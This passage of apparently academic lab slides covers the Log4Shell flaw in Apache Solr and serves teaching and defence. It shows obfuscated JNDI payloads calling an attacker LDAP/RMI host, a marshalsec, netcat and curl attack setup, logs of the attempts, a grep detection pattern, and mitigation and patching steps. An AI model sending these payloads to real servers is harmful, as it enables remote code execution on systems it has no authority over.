`${::-j}ndi:rmi://attackerendpoint.com/}
```

```
1 GET /solr/admin/cores?foo=${env:BARFOO:-j}ndi`${env:BARFOO:-:}``${env:BARFOO:-l}dap`${env:BARFOO:-:}//192.168.1.35/Exploit} HTTP/1.1
2 Host: 192.168.1.35:8983
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
0
1
```


- There are two main methods:
 1. Mitigation
 2. Patching

Manually Checking - 1




- We can analyze log files in the appropriate folder, which is /var/solr/logs/
- There are our requests

```
set 13 17:10
solr.log.5
admin:/var/solr/logs

solr.log.7 solr.log.6 solr.log.5 solr.log.4 solr.log.3

3 2022-09-12 13:48:52.369 INFO (main) [ ] o.e.j.d.p.ScanningAppProvider Deployment monitor [file:///opt/solr-8.11.0/server/contexts/] at interval 0
4 2022-09-12 13:48:53.662 INFO (main) [ ] o.e.j.w.StandardDescriptorProcessor NO JSP Support for /solr, did not find org.apache.jasper.servlet.JspServlet
5 2022-09-12 13:48:53.725 INFO (main) [ ] o.e.j.s.session.DefaultSessionIdManager workerName=node0
6 2022-09-12 13:48:53.726 INFO (main) [ ] o.e.j.s.session.NoSessionScavenger set, using defaults
7 2022-09-12 13:48:53.735 INFO (main) [ ] o.e.j.s.session.node0 Scavenging every 60000ms
8 2022-09-12 13:48:54.086 INFO (main) [ ] o.a.s.s.SolrDispatchFilter Using logger factory org.apache.logging.slf4j.Log4jLoggerFactory
9 2022-09-12 13:48:54.099 INFO (main) [ ] o.a.s.s.SolrDispatchFilter Welcome to Apache Solr™ version 8.11.0
10 2022-09-12 13:48:54.100 INFO (main) [ ] o.a.s.s.SolrDispatchFilter Starting in standalone mode on port 8983
11 2022-09-12 13:48:54.100 INFO (main) [ ] o.a.s.s.SolrDispatchFilter Install dir: /opt/solr
12 2022-09-12 13:48:54.103 INFO (main) [ ] o.a.s.s.SolrDispatchFilter Start time: 2022-09-12T13:48:54.103Z
13 2022-09-12 13:48:54.166 INFO (main) [ ] o.a.s.c.SolrPaths Using system property solr.home: /var/solr/data
14 2022-09-12 13:48:54.167 INFO (main) [ ] o.a.s.c.SolrXmlConfig Loading container configuration from /var/solr/data/solr.xml
15 2022-09-12 13:48:54.604 INFO (main) [ ] o.a.s.c.SolrXmlConfig MBean server found: con.sun.jmx.mbeanserver.JmxMBeanServer@7adda9cc, but no JMX reporters were configured - adding default JMX reporter.
16 2022-09-12 13:48:56.131 INFO (main) [ ] o.a.s.h.c.HttpShardHandlerFactory Host whitelist initialized: WhitelistHostChecker [whitelistHosts=null, whitelistHostCheckingEnabled=true]
17 2022-09-12 13:48:56.925 WARN (main) [ ] o.e.j.u.s.s.config.Trusting all certificates configured for Client@25ddbbb[provider=null, keyStore=null, trustStore=null]
18 2022-09-12 13:48:56.925 WARN (main) [ ] o.e.j.u.s.s.config.No Client EndpointIdentificationAlgorithm configured for Client@25ddbbb[provider=null, keyStore=null, trustStore=null]
19 2022-09-12 13:48:57.417 WARN (main) [ ] o.e.j.u.s.s.config.Trusting all certificates configured for Client@69f63d95[provider=null, keyStore=null, trustStore=null]
20 2022-09-12 13:48:57.417 WARN (main) [ ] o.e.j.u.s.s.config.No Client EndpointIdentificationAlgorithm configured for Client@69f63d95[provider=null, keyStore=null, trustStore=null]
21 2022-09-12 13:48:57.605 WARN (main) [ ] o.a.s.c.CoreContainer Not all security plugins configured! authentication=disabled authorization=disabled. Solr is only as secure as you make it. Consider configuring authentication/authorization before exposing Solr to users internal or external. See https://s.apache.org/solrsecurity for more details.
22 2022-09-12 13:48:58.399 INFO (main) [ ] o.a.s.c.TransientSolrCoreCacheDefAllocating transient core cache for max 2147483647 cores
23 2022-09-12 13:48:58.446 INFO (main) [ ] o.a.s.h.a.MetricsHistoryHandler No system collection, keeping metrics history in memory.
24 2022-09-12 13:48:58.678 INFO (main) [ ] o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.node' (registry 'solr.node') enabled at solr.node
25 2022-09-12 13:48:58.700 INFO (main) [ ] o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.jvm' (registry 'solr.jvm') enabled at solr.jvm
26 2022-09-12 13:48:58.702 INFO (main) [ ] o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.jetty' (registry 'solr.jetty') enabled at solr.jetty
27 2022-09-12 13:48:58.826 INFO (main) [ ] o.a.s.c.CorePropertiesLocator Found 0 core definitions underneath /var/solr/data
28 2022-09-12 13:48:58.988 INFO (main) [ ] o.e.j.s.h.ContextHandler Started o.e.j.w.WebAppContext@5e2c3d18[/solr,file:///opt/solr-8.11.0/server/webapp/webapp/,AVAILABLE][opt/solr-8.11.0/server/
29 2022-09-12 13:48:59.019 INFO (main) [ ] o.e.j.s.AbstractConnector Started ServerConnector@2fb3536e[HTTP/1.1, (http/1.1, h2c)][0.0.0.0:8983]
30 2022-09-12 13:48:59.020 INFO (main) [ ] o.e.j.s.AbstractConnector Started ServerConnector@2fb3536e[HTTP/1.1, (http/1.1, h2c)][0.0.0.0:8983]
31 2022-09-12 13:52:53.940 INFO (qtp1083962448-18) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.37:1389/Exploit}} status=0 QTime=70
32 2022-09-12 14:05:06.703 INFO (qtp1083962448-19) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=Reference Class Name: foo
33 } status=0 QTime=0
34 2022-09-12 14:05:17.969 INFO (qtp1083962448-16) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.37:1389/Exploit}} status=0 QTime=0
35 2022-09-12 14:06:06.117 INFO (qtp1083962448-22) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.37:1389/Exploit}} status=0 QTime=0
36 2022-09-12 14:09:19.125 INFO (qtp1083962448-14) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.37:1389/Exploit}} status=0 QTime=0
37 2022-09-12 14:12:51.762 INFO (JettyShutdownThread) [ ] o.e.j.s.AbstractConnector Stopped ServerConnector@2fb3536e[HTTP/1.1, (http/1.1, h2c)][0.0.0.0:8983]
38 2022-09-12 14:12:51.712 INFO (JettyShutdownThread) [ ] o.e.j.s.session.node0 Stopped scavenging
39 2022-09-12 14:12:51.799 INFO (JettyShutdownThread) [ ] o.a.s.c.CoreContainer Shutting down CoreContainer instance=446445803
40 2022-09-12 14:12:52.037 INFO (JettyShutdownThread) [ ] o.a.s.m.SolrMetricManager Closing metric reporters for registry=solr.node tag=null
41 2022-09-12 14:12:52.037 INFO (JettyShutdownThread) [ ] o.a.s.m.r.SolrJmxReporter Closing reporter [org.apache.solr.metrics.reporters.SolrJmxReporter@288a4658: rootName = null, domain = solr.node, service url = null, agent id = null] for registry solr.node/com.codahale.metrics.MetricRegistry@dc422b3
42 2022-09-12 14:12:52.322 INFO (JettyShutdownThread) [ ] o.a.s.m.SolrMetricManager Closing metric reporters for registry=solr.jvm tag=null
43 2022-09-12 14:12:52.359 INFO (JettyShutdownThread) [ ] o.a.s.m.r.SolrJmxReporter Closing reporter [org.apache.solr.metrics.reporters.SolrJmxReporter@78dc4696: rootName = null, domain = solr.jvm, service url = null, agent id = null] for registry solr.jvm/com.codahale.metrics.MetricRegistry@494719ca
```


Manually Checking - 2



- There are also command line queries to retrieve the logs in an easier way.
- Do a service would be a good solution if Mitigation or Patching techniques are not possible

```
nicola@nicola-VirtualBox: ~  
nicola@nicola-VirtualBox:~$ sudo find /var/solr/logs -type f -exec sh -c 'cat {}' | sed -e 's/\[lower://g' | tr -d ']' | egrep -I -l '{jndi:(ldap[s]?|rmi|dns|nis|iioip|corba|nds|http):' | \;  
2022-09-17 11:18:22.680 INFO (qtp1083962448-18) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=jndi:rmi://192.168.1.35:1389/Exploit status=0 QTime=43  
2022-09-17 11:18:41.883 INFO (qtp1083962448-14) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${::-jndi:rmi://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-17 11:53:51.390 INFO (qtp1083962448-18) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.35:1389/Exploit status=0 QTime=50  
2022-09-17 11:54:33.457 INFO (qtp1083962448-17) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-17 11:54:46.712 INFO (qtp1083962448-18) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-17 11:55:29.362 INFO (qtp1083962448-22) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${::-jndi:rmi://192.168.1.35:1389/Exploit status=0 QTime=11  
2022-09-17 11:55:46.446 INFO (qtp1083962448-14) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${::-jndi:rmi://192.168.1.35:1389/Exploit status=0 QTime=1  
2022-09-17 11:56:26.604 INFO (qtp1083962448-20) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-17 11:58:12.857 INFO (qtp1083962448-21) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-17 11:58:34.585 INFO (qtp1083962448-16) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-17 11:59:16.582 INFO (qtp1083962448-19) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${::-jndi:rmi://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-17 11:59:30.577 INFO (qtp1083962448-20) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${::-jndi:rmi://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-17 11:59:59.585 INFO (qtp1083962448-22) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${::-jndi:rmi://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-17 12:03:39.210 INFO (qtp1083962448-16) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${::-jndi:rmi://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-17 12:05:23.199 INFO (qtp1083962448-14) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${::-jndi:rmi://192.168.1.35/Exploit status=0 QTime=0  
2022-09-17 12:06:05.999 INFO (qtp1083962448-21) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${::-jndi:rmi://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-17 12:06:31.832 INFO (qtp1083962448-14) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${::-jndi:rmi://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-19 16:30:09.870 INFO (qtp1083962448-22) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.35:1389/Exploit status=0 QTime=2  
2022-09-19 16:31:14.072 INFO (qtp1083962448-23) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.37:1389/Exploit status=0 QTime=0  
2022-09-17 12:48:22.823 INFO (qtp1083962448-16) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${::-jndi:rmi://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-17 12:49:10.051 INFO (qtp1083962448-14) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-17 12:49:50.429 INFO (qtp1083962448-22) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-17 12:50:04.609 INFO (qtp1083962448-21) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-17 12:50:35.155 INFO (qtp1083962448-17) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-17 12:50:59.562 INFO (qtp1083962448-18) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-17 12:51:28.940 INFO (qtp1083962448-19) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.35:1389/Exploit status=0 QTime=0  
2022-09-17 08:44:29.912 INFO (qtp1083962448-18) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=jndi:rmi://192.168.1.35:1389/Exploit status=0 QTime=73  
2022-09-16 12:16:44.048 INFO (qtp108315045-21) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://192.168.1.35:9999 status=0 QTime=6
```


Mitigation - 1



- Open the solr.in.sh file which is within /etc/default/ folder.
- Simply add SOLR_OPTS="\\$SOLR_OPTS -Dlog4j2.formatMsgNoLookups=true"
- Drop LDAP connections

A screenshot of a terminal window with a dark background. The title bar shows "solr.in.sh" and "/etc/default". The terminal content shows three lines of code: line 31 is a comment, line 32 is a comment, and line 33 is the command to set SOLR_OPTS. Line 33 is highlighted in green. The command is: SOLR_OPTS="\\$SOLR_OPTS -Dlog4j2.formatMsgNoLookups=true".

```
31# display the last few lines of the logfile.  
32#SOLR_START_WAIT="$SOLR_STOP_WAIT"  
33 SOLR_OPTS="$SOLR_OPTS -Dlog4j2.formatMsgNoLookups=true"  
34
```

Mitigation - 2



- No attack is done

The image shows a series of terminal and editor windows. The top row has two terminal windows. The left terminal shows a netcat listener on port 9999. The right terminal shows a Python3 HTTP server on port 8000. The bottom row has two terminal windows. The left terminal shows a Java command to start a JNDI LDAP RefServer. The right terminal shows a curl command to send a JNDI payload to a Solr admin endpoint. In the foreground, a text editor window shows the contents of 'solr.in.sh', with line 33 highlighted: 'SOLR_OPTS="\$SOLR_OPTS -Dlog4j2.formatMsgNoLookups=true"'.

```
seed@VM: ~/.../marshalsec
[09/13/22]seed@VM:~/.../marshalsec$ nc -lnvp 9999
Listening on 0.0.0.0 9999

seed@VM: ~/.../marshalsec
[09/13/22]seed@VM:~/.../marshalsec$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

seed@VM: ~/.../marshalsec
./0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://192.168.1.37:8000/#Exploit"
Listening on 0.0.0.0:1389

seed@VM: ~/.../marshalsec
[09/13/22]seed@VM:~/.../marshalsec$ curl 'http://192.168.1.35:8983/solr/admin/res?foo=${jndi:ldap://192.168.1.37:1389/Exploit\}'
{
  "leader":{
    :0,
    21},
    res":{}},
  {}
}
seed@VM:~/.../marshalsec$

solr.in.sh
/etc/default
22 #SOLR_JAVA_HOME=
23
24 # This controls the number of seconds that the solr script will wait for
25 # Solr to stop gracefully. If the graceful stop fails, the script will
26 # forcibly stop Solr.
27 #SOLR_STOP_WAIT="180"
28
29 # This controls the number of seconds that the solr script will wait for
30 # Solr to start. If the start fails, the script will give up waiting and
31 # display the last few lines of the logfile.
32 #SOLR_START_WAIT="$SOLR_STOP_WAIT"
33 SOLR_OPTS="$SOLR_OPTS -Dlog4j2.formatMsgNoLookups=true"
34
35 # Increase Java Heap as needed to support your indexing / query needs
36 #SOLR_HEAP="512m"
37
```

- As we have already said, there are more vulnerabilities related to Log4j
- To protect the machine against all of the vulnerabilities up to now discovered, ensure to update the logging-log4j package to version 2.17.1.
- To avoid problems due to CVE-2021-44228, log4j v. 2.16 is enough.



UNIVERSITÀ
DEGLI STUDI
DI PADOVA

Thanks for the attention

Nicola Scremin